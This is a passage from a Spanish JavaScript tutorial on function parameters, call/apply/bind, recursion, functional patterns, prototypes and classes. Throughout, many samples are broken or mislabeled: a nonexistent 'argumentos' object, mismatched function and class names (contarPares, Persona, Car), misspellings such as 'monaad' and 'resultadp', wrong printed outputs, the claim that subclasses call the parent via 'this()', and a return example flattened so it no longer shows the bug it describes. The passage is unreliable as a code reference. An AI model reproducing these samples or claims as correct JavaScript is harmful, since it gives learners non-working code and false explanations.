comprobar_param(); // -> "str es de tipo: string"
comprobar_param(undefined); // -> "str es de tipo: string"
comprobar_param(1); // -> "1 es de tipo: number"
comprobar_param(this); // -> "[object Window] es de tipo: object"
```

Funciones/variables como valores por defecto y reutilización de parámetros

Los valores de los parámetros por defecto no se limitan a números, cadenas u objetos simples. También se puede establecer una función como valor por defecto `callback = function(){}`:

Version ≥ 6

```
function foo(callback = function(){ console.log('por defecto'); }) {
      callback();
}
foo(function (){
      console.log('personalizado');
});
// personalizado
foo();
// por defecto
```

Hay ciertas características de las operaciones que pueden realizarse mediante valores por defecto:

- Un parámetro previamente declarado puede reutilizarse como valor por defecto para los valores de los próximos parámetros.
- Las operaciones en línea están permitidas cuando se asigna un valor por defecto a un parámetro.
- Las variables existentes en el mismo ámbito de la función declarada pueden utilizarse en sus valores por defecto.
- Las funciones pueden invocarse para proporcionar su valor de retorno en un valor por defecto.

Version ≥ 6

```
let cero = 0;
function multiplicar(x) { return x * 2;}
function annadir(a = 1 + cero, b = a, c = b + a, d = multiplicar(c)) {
      console.log((a + b + c), d);
}
annadir(1); // 4, 4
annadir(3); // 12, 12
annadir(2, 7); // 18, 18
annadir(1, 2, 5); // 8, 10
annadir(1, 2, 5, 10); // 8, 20
```

Reutilización del valor de retorno de la función en el valor por defecto de una nueva invocación

Version ≥ 6

```
let array = [1]; // sin sentido: se eclipsará en el ámbito de la función
function annadir(valor, array = []) {
      array.push(valor);
      return array;
}
annadir(5); // [5]
annadir(6); // [6], no [5, 6]
annadir(6, annadir(5)); // [5, 6]
```

Valor y longitud de los `argumentos` cuando faltan parámetros en la invocación

El objeto array de `argumentos` sólo conserva los parámetros cuyos valores no son por defecto, es decir, los que se proporcionan explícitamente al invocar la función:

Version ≥ 6

```
function foo(a = 1, b = a + 1) {
      console.info(argumentos.length, argumentos);
      console.log(a,b);
}
foo(); // info: 0 >> [] | log: 1, 2
foo(4); // info: 1 >> [4] | log: 4, 5
foo(5, 6); // info: 2 >> [5, 6] | log: 5, 6
```

Sección 19.9: call y apply

Las funciones tienen dos métodos incorporados que permiten al programador suministrar argumentos y la variable **`this`** de forma diferente: `call` y `apply`.

Esto es útil, porque las funciones que operan sobre un objeto (el objeto del que son una propiedad) pueden reutilizarse para operar sobre otro objeto compatible. Además, los argumentos se pueden dar de golpe como matrices, de forma similar al operador spread (`...`) de ES6.

```
let obj = {
      a: 1,
      b: 2,
      set: function (a, b) {
            this.a = a;
            this.b = b;
      }
};
obj.set(3, 7); // sintaxis normal
obj.set.call(obj, 3, 7); // equivalente a la anterior
obj.set.apply(obj, [3, 7]); // equivalente al anterior; tenga en cuenta que se utiliza un array
console.log(obj); // muestra { a: 3, b: 5 }
let miObj = {};
miObj.set(5, 4); // falla; miObj no tiene la propiedad `set`
obj.set.call(miObj, 5, 4); // éxito; `this` en set() se redirige a miObj en lugar de obj
obj.set.apply(miObj, [5, 4]); // igual que el anterior; observa el array
console.log(miObj); // muestra { a: 3, b: 5 }
```

Version ≥ 5

ECMAScript 5 introdujo otro método llamado **`bind()`** además de `call()` y `apply()` para establecer explícitamente este valor de la función a un objeto específico.

Se comporta de manera muy diferente a los otros dos. El primer argumento de `bind()` es el valor **`this`** para la nueva función. Todos los demás argumentos representan parámetros con nombre que deben establecerse permanentemente en la nueva función.

```
function mostrarNombre(etiqueta) {
      console.log(etiqueta + ":" + this.nombre);
}
var estudiante1 = {
      name: "Ravi"
};
var estudiante2 = {
      name: "Vinod"
};
// crear una función sólo para estudiante1
var mostrarNombreEstudiante1 = mostrarNombre.bind(estudiante1);
mostrarNombreEstudiante1("estudiante1"); // salida "estudiante1:Ravi"
// crear una función sólo para estudiante2
var mostrarNombreEstudiante2 = mostrarNombre.bind(estudiante2, "estudiante2");
mostrarNombreEstudiante2(); // salida "estudiante2:Vinod"
// adjuntar un método a un objeto no cambia el valor `this` de ese método
estudiante2.decirNombre = mostrarNombreEstudiante1;
estudiante2.decirNombre("estudiante2"); // salida "estudiante2:Ravi"
```

Sección 19.10: Aplicación parcial

De forma similar a la currificación, la aplicación parcial se utiliza para reducir el número de argumentos pasados a una función. A diferencia de la currificación, no es necesario que el número baje en uno.

Ejemplo:

Esta función...

```
function multiplicaEntoncesAgrega(a, b, c) {
      return a * b + c;
}
```

... se puede utilizar para crear otra función que siempre se multiplica por 2 y luego añadir 10 al valor pasado:

```
function invertidoMultiplicaEntoncesAgrega(c, b, a) {
     return a * b + c;
}
function factorial(b, c) {
     return invertidoMultiplicaEntoncesAgrega.bind(null, c, b);
}
var multiplicaDosEntoncesAgregaDiez = factorial(2, 10);
multiplicaDosEntoncesAgregaDiez(10); // 30
```

La parte "aplicación" de la aplicación parcial significa simplemente fijar los parámetros de una función.

Sección 19.11: Pasar argumentos por referencia o valor

En JavaScript, todos los argumentos se pasan por valor. Cuando una función asigna un nuevo valor a una variable de argumento, ese cambio no será visible para la persona que llama:

```
var obj = {a: 2};
function mifunc(arg){
     arg = {a: 5}; // Nótese que la asignación es a la propia variable parámetro
}
mifunc(obj);
console.log(obj.a); // 2
```

Sin embargo, los cambios realizados en las propiedades (anidadas) de dichos argumentos, serán visibles para el invocador:

```
var obj = {a: 2};
function miFunc(arg){
     arg.a = 5; // asignación a una propiedad del argumento
}
miFunc(obj);
console.log(obj.a); // 5
```

Esto puede verse como una llamada por referencia: aunque una función no puede cambiar el objeto del llamante asignándole un nuevo valor, podría mutar el objeto del llamante.

Como los argumentos con valores primitivos, como números o cadenas, son inmutables, no hay forma de que una función los modifique:

```
var s = 'decir';
function miFunc(arg){
     arg += ' hola'; // asignación a la propia variable de parámetro
}
miFunc(s);
console.log(s); // 'decir'
```

Cuando una función quiere mutar un objeto pasado como argumento, pero no quiere mutar realmente el objeto del llamante, la variable argumento debe ser reasignada:

Version ≥ 6

```
var obj = {a: 2, b: 3};
function miFunc(arg){
     arg = Object.assign({}, arg); // asignación a variable de argumento, copia superficial
     arg.a = 5;
}
miFunc(obj);
console.log(obj.a); // 2
```

Como alternativa a la mutación in situ de un argumento, las funciones pueden crear un nuevo valor, basado en el argumento, y devolverlo. La persona que llama puede entonces asignarlo, incluso a la variable original que se pasó como argumento:

```
var a = 2;
function miFunc(arg){
      arg++;
      return arg;
}
a = miFunc(a);
console.log(obj.a); // 3
```

Sección 19.12: Función Arguments, objeto "arguments" y parámetros rest y spread

Las funciones pueden recibir entradas en forma de variables que pueden utilizarse y asignarse dentro de su propio ámbito. La siguiente función toma dos valores numéricos y devuelve su suma:

```
function adicion(argument1, argument2){
      return argument1 + argument2;
}
console.log(adicion(2, 3)); // -> 5
```

El objeto `arguments`

El objeto `arguments` contiene todos los parámetros de la función que contienen un valor no predeterminado. También puede utilizarse, aunque los parámetros no se declaren explícitamente:

```
(function() { console.log(arguments) })(0,'str', [2,{3}]) // -> [0, "str", Array[2]]
```

Aunque al imprimir los argumentos la salida parece un Array, en realidad es un objeto:

```
(function() { console.log(typeof arguments) })(); // -> object
```

Parámetros rest: `function (...parm) {}`

En ES6, la sintaxis ... cuando se utiliza en la declaración de los parámetros de una función transforma la variable a su derecha en un único objeto que contiene todos los parámetros restantes proporcionados después de los declarados. Esto permite invocar la función con un número ilimitado de argumentos, que pasarán a formar parte de esta variable:

```
(function(a, ...b){console.log(typeof b+': '+b[0]+b[1]+b[2]) })(0,1,'2',[3],{i:4});
// -> object: 123
```

Parámetros spread: `function_name(...varb);`

En ES6, la sintaxis ... también se puede utilizar al invocar una función colocando un objeto/variable a su derecha. Esto permite que los elementos de ese objeto se pasen a esa función como un único objeto:

```
let nums = [2,42,-1];
console.log(...['a','b','c'], Math.max(...nums)); // -> a b c 42
```

Sección 19.13: Función de composición

Componer varias funciones en una es una práctica habitual de la programación funcional.

La composición hace una tubería a través de la cual nuestros datos transitarán y se modificarán simplemente trabajando en la función de composición (al igual que encajar piezas de una pista juntos) ...

Se empieza con algunas funciones de responsabilidad única.

Version ≥ 6

```
const capitalizar = x => x.replace(/^\w/, m => m.toUpperCase());
const firmar = x => x + ',\nhecho con amor';
```

y crear fácilmente una vía de transformación:

Version ≥ 6

```
const formatearTexto = compose(capitalizar, firmar);
formatearTexto('esto es un ejemplo')
// esto es un ejemplo,
// hecho con amor
```

N.B. La composición se consigue mediante una función de utilidad que suele denominarse `compose`, como en nuestro ejemplo.

Existen implementaciones de `compose` en muchas bibliotecas de utilidades de JavaScript (lodash, rambda, etc.), pero también puede empezar con una implementación sencilla como:

Version ≥ 6

```
const compose = (...funs) =>
      x =>
      funs.reduce((ac, f) => f(ac), x);
```

Sección 19.14: Obtener el nombre de un objeto de función

Version ≥ 6

ES6:

```
miFuncion.name
```

Explicación en MDN. A partir de 2015 funciona en Node.js y en todos los navegadores principales excepto IE.

Version ≥ 5

ES5:

Si tienes una referencia a la función, puedes hacer:

```
function funcionNombre(func) {
      // Partido:
      // - ^ el principio de la cadena de caracteres
      // - función la palabra "function"
      // - \s+ al menos algo de espacio en blanco
      // - ([\w\$]+) capturar uno o varios caracteres identificadores JavaScript válidos
      // - \( seguido de una llave de apertura
      //
      var resultado = /^function\s+([\w\$]+)\(/.exec(funcion.toString())
      return resultado ? resultado[1] : ''
}
```

Sección 19.15: Función recursiva

Una función recursiva es simplemente una función que se llama a sí misma.

```
function factorial (n) {
      if (n <= 1) {
            return 1;
      }
      return n * factorial(n - 1);
}
```

La función anterior muestra un ejemplo básico de cómo realizar una función recursiva para devolver una factorial.

Otro ejemplo, sería recuperar la suma de los números pares de un array.

```
function contarNúmerosPares(arr) {
    // Valor centinela. La recursión se detiene cuando el array está vacío.
    if (arr.length < 1) {
        return 0;
    }
    // El método shift() elimina el primer elemento de un array
    // y devuelve ese elemento. Este método cambia la longitud del array.
    var valor = arr.shift();
    // `valor % 2 === 0` comprueba si el número es par o impar
    // Si es par sumamos uno al resultado de contar el resto del array
    // Si es impar, le añadimos cero.
    return ((valor % 2 === 0) ? 1 : 0) + contarPares(arr);
}
```

Es importante que estas funciones realicen algún tipo de comprobación del valor centinela para evitar bucles infinitos. En el primer ejemplo anterior, cuando n es menor o igual que 1, la recursión se detiene, permitiendo que el resultado de cada llamada vuelva a la pila de llamadas.

Sección 19.16: Uso de la declaración return

La sentencia `return` puede ser una forma útil de crear una salida para una función. La sentencia `return` es especialmente útil si aún no sabe en qué contexto se utilizará la función.

```
// Una función de ejemplo que tomará una cadena de caracteres como entrada y devolverá
// el primer carácter de la cadena de caracteres.
function primerCar(cadenaEn){
    return cadenaEn.charAt(0);
}
```

Ahora, para utilizar esta función, tienes que ponerla en lugar de una variable en algún otro lugar de tu código:

Utilizar el resultado de la función como argumento de otra función:

```
console.log(primerCar("Hola mundo "));
```

La salida de la consola será:

```
> H
```

La sentencia `return` finaliza la función

Si modificamos la función al principio, podemos demostrar que la sentencia `return` termina la función.

```
function primerCar(cadenaEn) {
    console.log("La primera acción de la primera función car");
    return cadenaEn.charAt(0);
    console.log("La última acción de la primera función car");
}
```

Ejecutando esta función de esta forma tendrá el siguiente aspecto:

```
console.log(primerCar("JS"));
```

Salida de la consola:

```
> La primera acción de la primera función car
> J
```

No se imprimirá el mensaje después de la sentencia `return`, ya que la función ha finalizado.

Declaración de retorno que abarca varias líneas:

En JavaScript, normalmente se puede dividir una línea de código en varias líneas para facilitar la lectura o la organización. Esto es JavaScript válido:

```
var nombre = "bob", edad = 18;
```

Cuando JavaScript ve una sentencia incompleta como `var` busca la siguiente línea para completarse. Sin embargo, si comete el mismo error con la declaración `return`, no obtendrá lo que esperaba.

```
return "Hola, mi nombre es "+ nombre + ". " + "Tengo "+ edad + " años.";
```

Este código devolverá `undefined` porque `return` por sí mismo es una sentencia completa en JavaScript, así que no buscará la siguiente línea para completarse a sí mismo. Si necesita dividir una sentencia `return` en varias líneas, coloque un valor junto a `return` antes de dividirla, del siguiente modo.

```
return "Hola, mi nombre es " + nombre + ". " + "Tengo " + edad + " años.";
```

Sección 19.17: Funciones como variable

Una declaración de función normal tiene el siguiente aspecto:

```
function foo(){}
```

Una función así definida es accesible desde cualquier lugar de su contexto por su nombre. Pero a veces puede ser útil tratar las referencias a funciones como referencias a objetos. Por ejemplo, puede asignar un objeto a una variable en función de una serie de condiciones y, posteriormente, recuperar una propiedad de uno u otro objeto:

```
var nombre = 'Cameron';
var esposa;
if (nombre === 'Taylor') esposa = {nombre: 'Jordan'};
else if (nombre === 'Cameron') esposa = {nombre: 'Casey'};
var nombreEsposa = esposa.nombre;
```

En JavaScript, puede hacer lo mismo con funciones:

```
// Ejemplo 1
var algoritmoHash = 'sha1';
var hash;
if (algoritmoHash === 'sha1') hash = function(valor){ /*...*/ };
else if (algoritmoHash === 'md5') hash = function(valor){ /*...*/ };
hash('Fred');
```

En el ejemplo anterior, `hash` es una variable normal. Se le asigna una referencia a una función, tras lo cual la función a la que hace referencia puede invocarse utilizando paréntesis, igual que una declaración de función normal.

El ejemplo anterior hace referencia a funciones anónimas... funciones que no tienen nombre propio. También puede utilizar variables para referirse a funciones con nombre. El ejemplo anterior podría reescribirse así:

```
// Ejemplo 2
var algoritmoHash = 'sha1';
var hash;
if (algoritmoHash === 'sha1') hash = sha1Hash;
else if (algoritmoHash === 'md5') hash = md5Hash;
hash('Fred');
function md5Hash(valor) {
	// ...
}
function sha1Hash(valor) {
	// ...
}
```

O bien, puede asignar referencias a funciones desde las propiedades de los objetos:

```
// Ejemplo 3
var algortimosHash = {
	sha1: function(valor) { /**/ },
	md5: function(valor) { /**/ }
};
var algortimoHash = 'sha1';
var hash;
if (algoritmoHash === 'sha1' ) hash = algoritmosHash.sha1;
else if (algoritmoHash === 'md5' ) hash = algoritmosHash.md5;
hash('Fred');
```

Se puede asignar la referencia a una función mantenida por una variable a otra omitiendo los paréntesis. Esto puede dar lugar a un error fácil de cometer: intentar asignar el valor de retorno de una función a otra variable, pero asignar accidentalmente la referencia a la función.

```
// Ejemplo 4
var a = getValor;
var b = a; // b es ahora una referencia a getValor.
var c = b(); // b es invocada, por lo que c contiene ahora el valor devuelto por getValor (41)
function getValor(){
	return 41;
}
```

Una referencia a una función es como cualquier otro valor. Como has visto, se puede asignar una referencia a una variable, y el valor de referencia de esa variable se puede asignar posteriormente a otras variables. Puede pasar referencias a funciones como cualquier otro valor, incluso pasar una referencia a una función como valor de retorno de otra función. Por ejemplo:

```
// Ejemplo 5
// getHashingFuncion devuelve una función, a la que se asigna
// a hash para su uso posterior:
var hash = getHashingFuncion('sha1');
// ...
hash('Fred');
// devuelve la función correspondiente al nombre del algoritmo dado
function getHashingFuncion(nombreAlgoritmo) {
	// devuelve una referencia a una función anónima
	if (nombreAlgoritmo === 'sha1') return function(valor){ /**/ };
	// devolver una referencia a una función declarada
	else if (nombreAlgoritmo === 'md5') return md5;
}
function md5Hash(valor){
	// ...
}
```

No es necesario asignar una referencia de función a una variable para invocarla. Este ejemplo, basado en el ejemplo 5, llamará a `getHashingFuncion` e inmediatamente invocará la función devuelta y pasará su valor de retorno a `valorHash`.

```
// Example 6
var valorHash = getHashingFuncion('sha1')('Fred');
```

Nota sobre el izaje

Ten en cuenta que, a diferencia de las declaraciones de funciones normales, las variables que hacen referencia a funciones no se "izan". En el ejemplo 2, las funciones `md5Hash` y `sha1Hash` se definen en la parte inferior del script, pero están disponibles en todas partes inmediatamente. No importa dónde defina una función, el intérprete la "iza" a la parte superior de su ámbito de aplicación, haciéndola inmediatamente disponible. Este no es el caso de las definiciones de variables, por lo que el código como el siguiente se romperá:

```
var funcionVariable;
funcionIzada(); // funciona, porque la función se "iza" a la parte superior de su ámbito de
aplicación
funcionVariable(); // error: undefined is not a function.
function funcionIzada(){}
funcionVariable = function(){};
```

Capítulo 20: JavaScript funcional

Sección 20.1: Funciones de orden superior

En general, las funciones que operan sobre otras funciones, ya sea tomándolas como argumentos o devolviéndolas (o ambas cosas), se denominan funciones de orden superior.

Una función de orden superior es una función que puede tomar otra función como argumento. Está utilizando funciones de orden superior al pasar callbacks.

```
function soyUnaFuncionCallback() {
      console.log("se ha invocado el callback");
}
function soySoloUnaFuncion(callbackFn) {
      // haz algunas cosas...
      // invocar la función callback.
      callbackFn();
}
// invoque su función de orden superior con una función callback.
soySoloUnaFunción(soyUnaFunciónCallback);
```

Una función de orden superior es también una función que devuelve otra función como resultado.

```
function soySoloUnaFuncion() {
      // haz algunas cosas...
      // devuelve una función.
      return function soyUnaFuncionDevuelta() {
            console.log("se ha invocado la función devuelta");
      }
}
// invocar su función de orden superior y su función devuelta.
soyUnaFuncionDevuelta()();
```

Sección 20.2: Mónada de identidad

Este es un ejemplo de una implementación de la mónada identidad en JavaScript, y podría servir como punto de partida para crear otras mónadas.

Basado en la conferencia de Douglas Crockford sobre mónadas y gónadas.

Usando este enfoque reutilizar tus funciones será más fácil gracias a la flexibilidad que proporciona esta mónada, y las pesadillas de composición:

```
f(g(h(i(j(k(value), j1), i2), h1, h2), g1, g2), f1, f2)
```

legible, agradable y limpio:

```
identidadMonada(value)
      .bind(k)
      .bind(j, j1, j2)
      .bind(i, i2)
      .bind(h, h1, h2)
      .bind(g, g1, g2)
      .bind(f, f1, f2);
```

```
function identidadMonada(value) {
     var monada = Object.create(null);
     // func debe devolver una mónada
     monada.bind = function (func, ...args) {
          return func(value, ...args);
     };
     // lo que haga func, nos devuelve nuestra mónada
     monada.call = function (func, ...args) {
          func(value, ...args);
          return identidadMonada(value);
     };
     // func no tiene que saber nada sobre mónadas
     monada.apply = function (func, ...args) {
          return identidadMonada(func(value, ...args));
     };
     // Obtener el valor envuelto en esta mónada
     monaad.value = function () {
          return value;
     };
     return monada;
};
```

Funciona con valores primitivos

```
var value = 'foo',
     f = x => x + ' cambiado',
     g = x => x + ' otra vez';
identidadMonada(value)
     .apply(f)
     .apply(g)
     .bind(alert); // Alerts 'foo cambiado otra vez'
```

Y también con objetos

```
var value = { foo: 'foo' },
     f = x => identidadMonada(Object.assign(x, { foo: 'bar' })),
     g = x => Object.assign(x, { bar: 'foo' }),
     h = x => console.log('foo: ' + x.foo + ', bar: ' + x.bar);
identidadMonada(value)
     .bind(f)
     .apply(g)
     .bind(h); // Muestra 'foo: bar, bar: foo'
```

Vamos a probarlo todo:

```
var sumar = (x, ...args) => x + args.reduce((r, n) => r + n, 0),
     multiplicar = (x, ...args) => x * args.reduce((r, n) => r * n, 1),
     dividirMonada = (x, ...args) => identidadMonada(x / multiplicar(...args)),
     log = x => console.log(x),
     restar = (x, ...args) => x - sumar(...args);
identidadMonada(100)
     .apply(sumar, 10, 29, 13)
     .apply(multiplicar, 2)
     .bind(dividirMonada, 2)
     .apply(restar, 67, 34)
     .apply(multiplicar, 1239)
     .bind(dividirMonada, 20, 54, 2)
     .apply(Math.round)
     .call(log); // Muetra 29
```

Sección 20.3: Funciones puras

Un principio básico de la programación funcional es que **evita cambiar** el estado de la aplicación (statelessness) y las variables fuera de su ámbito (immutability).

Las funciones puras son funciones que:

- con una entrada dada, siempre devuelven la misma salida.
- no dependen de ninguna variable fuera de su ámbito de aplicación.
- no modifican el estado de la aplicación (**sin efectos secundarios**)

Veamos algunos ejemplos:

> Las funciones puras no deben modificar ninguna variable fuera de su ámbito.

Función impura

```
let obj = { a: 0 }
const impura = (input) => {
      // Modifica input.a
      input.a = input.a + 1;
      return input.a;
}
let b = impura(obj)
console.log(obj) // Muestra { "a": 1 }
console.log(b) // Muestra 1
```

La función cambió el valor `obj.a` que está fuera de su ámbito.

Función pura

```
let obj = { a: 0 }
const pura = (input) => {
      // No modifica obj
      let output = input.a + 1;
      return output;
}
let b = pura(obj)
console.log(obj) // Muestra { "a": 0 }
console.log(b) // Muestra 1
```

La función no ha modificado los valores del objeto `obj`.

> Las funciones puras no deben depender de variables fuera de su ámbito.

Función impura

```
let a = 1;
let impura = (input) => {
      // Multiplicar con variable fuera del ámbito de la función
      let salida = input * a;
      return salida;
}
console.log(impura(2)) // Muestra 2
a++; // a pasa a ser igual a 2
console.log(impura(2)) // Muestra 4
```

Esta función impura se basa en la variable a que está definida fuera de su ámbito. Así, si se modifica a, el resultado de la función impure será diferente.

Función pura

```
let pura = (input) => {
	let a = 1;
	// Multiplicar con variable dentro del ámbito de la función
	let salida = input * a;
	return salida;
}
console.log(pura(2)) // Muestra 2
```

El resultado de la función pura no depende de ninguna variable fuera de su ámbito.

Sección 20.4: Aceptar funciones como argumentos

```
function transformar(fn, arr) {
	let resultado = [];
	for (let el of arr) {
		resultado.push(fn(el)); // Pasamos el resultado del elemento transformado a resultado
	}
	return resultadp;
}
console.log(transformar(x => x * 2, [1,2,3,4])); // [2, 4, 6, 8]
```

Como puedes ver, la función `transformar` acepta dos parámetros, una función y una colección. A continuación, iterará la colección e introducirá valores en el resultado, llamando a `fn` en cada uno de ellos.

¿Te resulta familiar? Esto es muy parecido a cómo funciona `Array.prototype.map()`.

```
console.log([1, 2, 3, 4].map(x => x * 2)); // [2, 4, 6, 8]
```

Capítulo 21: Prototypes, objetos

En el JS convencional no hay clases en su lugar tenemos prototipos. Al igual que la clase, el prototipo hereda las propiedades incluyendo los métodos y las variables declaradas en la clase. Podemos crear la nueva instancia del objeto siempre que sea necesario por, `Object.create(PrototypeName);` (podemos dar el valor para el constructor también).

Sección 21.1: Creación e inicialización del prototype

```
var Humano = function() {
      this.puedeCaminar = true;
      this.puedeHablar = true; //
};
Persona.prototype.saludar = function() {
      if (this.puedeHablar) { // comprueba si este prototipo tiene una instancia de speak
            this.nombre = "Steve"
            console.log('Hola, Soy ' + this.nombre);
      } else{
            console.log(' Lo siento, no puedo hablar');
      }
};
```

El `prototype` puede instanciarse del siguiente modo:

```
obj = Object.create(Persona.prototype);
obj.saludar();
```

Podemos pasar el valor para el constructor y hacer el booleano verdadero y falso basado en el requisito.

Explicación detallada:

```
var Humano = function() {
     this.puedeHablar = true;
};
// Función básica de saludo que saludará basándose en la bandera puedeHablar
Humano.prototype.saludar = function() {
     if (this.puedeHablar) {
          console.log('Hola, Soy ' + this.nombre);
     }
};
var Estudiante = function(nombre, titulo) {
     Humano.call(this); // Instanciar el objeto Humano y obtener los miembros de la clase
     this.nombre = nombre; // heredar el nombre de la clase Humano
     this.titulo = titulo; // obtener el titulo de la función invocada
};
Estudiante.prototype = Object.create(Humano.prototype);
Estudiante.prototype.constructor = Estudiante;
Estudiante.prototype.saludar = function() {
     if (this.puedeHablar) {
          console.log('Hola, Soy ' + this.nombre + ', el/la ' + this.titulo);
     }
};
var Cliente = function(nombre) {
     Humano.call(this); // heredando de la clase base
     this.nombre = nombre;
};
Cliente.prototype = Object.create(Humano.prototype); // crear el objeto
Cliente.prototype.constructor = Cliente;
var bill = new Estudiante('Billy', 'Profesor');
var carter = new Cliente('Carter');
var andy = new Estudiante('Andy', 'Biller');
var virat = new Cliente('Virat');
bill.saludar();
// Hola, Soy Billy, el Profesor
carter.saludar();
// Hola, Soy Carter
andy.saludar();
// Hola, Soy Andy, el Facturador
virat.saludar();
```

Capítulo 22: Clases

Sección 22.1: Constructor de clase

La parte fundamental de la mayoría de las clases es su constructor, que establece el estado inicial de cada instancia y gestiona cualquier parámetro que se haya pasado al llamar a `new`.

Se define en un bloque de clase como si estuviera definiendo un método llamado constructor, aunque en realidad se trata como un caso especial.

```
class MiClase {
	constructor(opcion) {
		console.log(`Creando instancia usando la opción ${opcion}.`);
		this.opcion = opcion;
	}
}
```

Ejemplo de uso:

```
const foo = new MiClase('rapido'); // muestra: "Creando instancia usando la opción rapido"
```

Una pequeña cosa a tener en cuenta es que un constructor de clase no se puede hacer estático a través de la palabra clave `static`, como se describe a continuación para otros métodos.

Sección 22.2: Herencia de clases

La herencia funciona igual que en otros lenguajes orientados a objetos: los métodos definidos en la superclase son accesibles en la subclase que la amplía.

Si la subclase declara su propio constructor, deberá invocar al constructor padre a través de `this()` antes de poder acceder a `this`.

```
class SuperClase {
	constructor() {
		this.logger = console.log;
	}
	log() {
		this.logger(`Hola ${this.name}`);
	}
}
class SubClase extends SuperClase {
	constructor() {
		super();
		this.name = 'subclase';
	}
}
const subClase = new SubClase();
subClase.log(); // muestra: "Hola subclase"
```

Sección 22.3: Métodos estáticos

Los métodos y propiedades estáticos se definen en *la propia clase/constructor*, no en los objetos instancia. Se especifican en la definición de una clase utilizando la palabra clave `static`.

```
class MiClase {
    static miMetodoEstatico() {
        return 'Hola';
    }
    static get miPropiedadEstatica() {
        return 'Adios';
    }
}
console.log(MiClase.miMetodoEstatico()); // muestra: "Hola"
console.log(MiClase.miPropiedadEstatica); // muestra: "Adios"
```

Podemos ver que las propiedades estáticas no se definen en instancias de objetos:

```
const miClaseInstancia = new MiClase();
console.log(miClaseInstancia.miPropiedadEstatica); // muestra: undefined
```

Sin embargo, se definen en las subclases:

```
class MiSubClase extends MiClase {};
console.log(MiSubClase.miMetodoEstatico()); // muestra: "Hola"
console.log(MiSubClase.miPropiedadEstatica); // muestra: "Adios"
```

Sección 22.4: Getters y Setters

Los `getters` y `setters` te permiten definir un comportamiento personalizado para leer y escribir una propiedad determinada en tu clase. Para el usuario, parecen iguales que cualquier propiedad típica. Sin embargo, internamente se utiliza una función personalizada que proporcionas para determinar el valor cuando se accede a la propiedad (el `getter`), y para realizar cualquier cambio necesario cuando se asigna la propiedad (el `setter`).

En la definición de una `clase`, un `getter` se escribe como un método sin argumentos precedido por la palabra clave **`get`**. Un `setter` es similar, salvo que acepta un argumento (el nuevo valor que se asigna) y en su lugar se utiliza la palabra clave **`set`**.

He aquí una clase de ejemplo que proporciona un `getter` y un `setter` para su propiedad `.nombre`. Cada vez que se asigne, registraremos el nuevo nombre en un array interno `.nombres_`. Cada vez que se acceda, devolveremos el nombre más reciente.

```
class MiClase {
    constructor() {
        this.nombres_ = [];
    }
    set nombre(valor) {
        this.nombres_.push(valor);
    }
    get nombre() {
        return this.nombres_[this.nombres_.length - 1];
    }
}
const miClaseInstancia = new MiClase();
miClaseInstancia.nombre = 'Joe';
miClaseInstancia.nombre = 'Bob';
console.log(miClaseInstancia.nombre); // muestra: "Bob"
console.log(miClaseInstancia.nombres_); // muestra: ["Joe", "Bob"]
```

Si sólo define un `setter`, al intentar acceder a la propiedad siempre devolverá **`undefined`**.

```
const claseInstancia = new class {
    set prop(valor) {
        console.log('ajuste', valor);
    }
};
claseInstancia.prop = 10; // muestra: "ajuste", 10
console.log(claseInstancia.prop); // muestra: undefined
```

Si sólo define un `getter`, el intento de asignar la propiedad no tendrá ningún efecto.

```
const claseInstancia = new class {
    get prop() {
        return 5;
    }
};
claseInstancia.prop = 10;
console.log(claseInstancia.prop); // muestra: 5
```

Sección 22.5: Miembros privados

JavaScript no admite técnicamente miembros privados como característica del lenguaje. La privacidad, [descrita por Douglas Crockford](), se emula mediante cierres (ámbito de función preservado) que se generan con cada llamada de instanciación de una función constructora.

El ejemplo `Queue` demuestra cómo, con funciones constructoras, se puede preservar el estado local y hacerlo accesible también a través de métodos privilegiados.

```
class Queue {
    constructor () { // - genera un cierre con cada instanciación.
        const list = []; // - estado local ("miembro privado").
        this.enqueue = function (type) { // - método público privilegiado
            // acceder al estado local
            list.push(type); // "escritura" por igual.
            return type;
        };
        this.dequeue = function () { // - método público privilegiado
            // acceder al estado local
            return list.shift(); // "lectura / escritura" por igual.
        };
    }
}
var q = new Queue; //
//
q.enqueue(9); // ... primero en ...
q.enqueue(8); //
q.enqueue(7); //
//
console.log(q.dequeue()); // 9 ... primero en salir.
console.log(q.dequeue()); // 8
console.log(q.dequeue()); // 7
console.log(q); // {}
console.log(Object.keys(q)); // ["enqueue","dequeue"]
```

Con cada instanciación de un tipo `Queue` el constructor genera un cierre.

De este modo, los métodos propios de un tipo `Queue` `enqueue` y `dequeue` (véase `Object.keys(q)`) siguen teniendo acceso a la `lista` que sigue *viviendo* en su ámbito delimitador que, en el momento de la construcción, se ha conservado.

Haciendo uso de este patrón - emulando miembros privados a través de métodos públicos privilegiados - hay que tener en cuenta que, con cada instancia, se consumirá memoria adicional para cada *método de propiedad*

propia (ya que es código que no se puede compartir/reutilizar). Lo mismo ocurre con la cantidad/tamaño del estado que se va a almacenar dentro de dicho cierre.

Sección 22.6: Métodos

Se pueden definir métodos en las clases para realizar una función y, opcionalmente, devolver un resultado. Pueden recibir argumentos del emisor.

```
class Algo {
      constructor(datos) {
            this.datos = datos
      }
      hazAlgo(texto) {
            return {
                  datos: this.datos,
                  texto
            }
      }
}
var s = new Algo({})
s.hazAlgo("hi") // devuelve: { datos: {}, texto: "hi" }
```

Sección 22.7: Nombres de métodos dinámicos

También existe la posibilidad de evaluar expresiones al nombrar métodos de forma similar a como se puede acceder a las propiedades de un objeto con `[]`. Esto puede ser útil para tener nombres de propiedad dinámicos, sin embargo, se utiliza a menudo junto con `Symbols`.

```
let METADATA = Symbol('metadata');
class Coche {
      constructor(fabricado, modelo) {
            this.fabricado = fabricado;
            this.modelo = modelo;
      }
      // ejemplo de uso de symbols
      [METADATA]() {
            return {
                  fabricado: this.fabricado,
                  modelo: this.modelo
            };
      }
      // también puede utilizar cualquier expresión javascript
      // ésta es sólo una cadena de caracteres, y también podría definirse simplemente con add()
      ["agregar"](a, b) {
            return a + b;
      }
      // se evalúa dinámicamente
      [1 + 2]() {
            return "tres";
      }
}
let MazdaMPV = new Car("Mazda", "MPV");
MazdaMPV.agregar(4, 5); // 9
MazdaMPV[3](); // "tres"
MazdaMPV[METADATA](); // { fabricado: "Mazda", modelo: "MPV" }
```

Sección 22.8: Gestión de datos privados con clases

Uno de los obstáculos más comunes al utilizar clases es encontrar el enfoque adecuado para manejar los estados privados. Existen 4 soluciones comunes para gestionar los estados privados:

Utilizar `Symbols`

Los símbolos son nuevos tipos primitivos introducidos en ES2015, tal y como se definen en MDN.

> Un símbolo es un tipo de datos único e inmutable que puede utilizarse como identificador de las propiedades de un objeto.

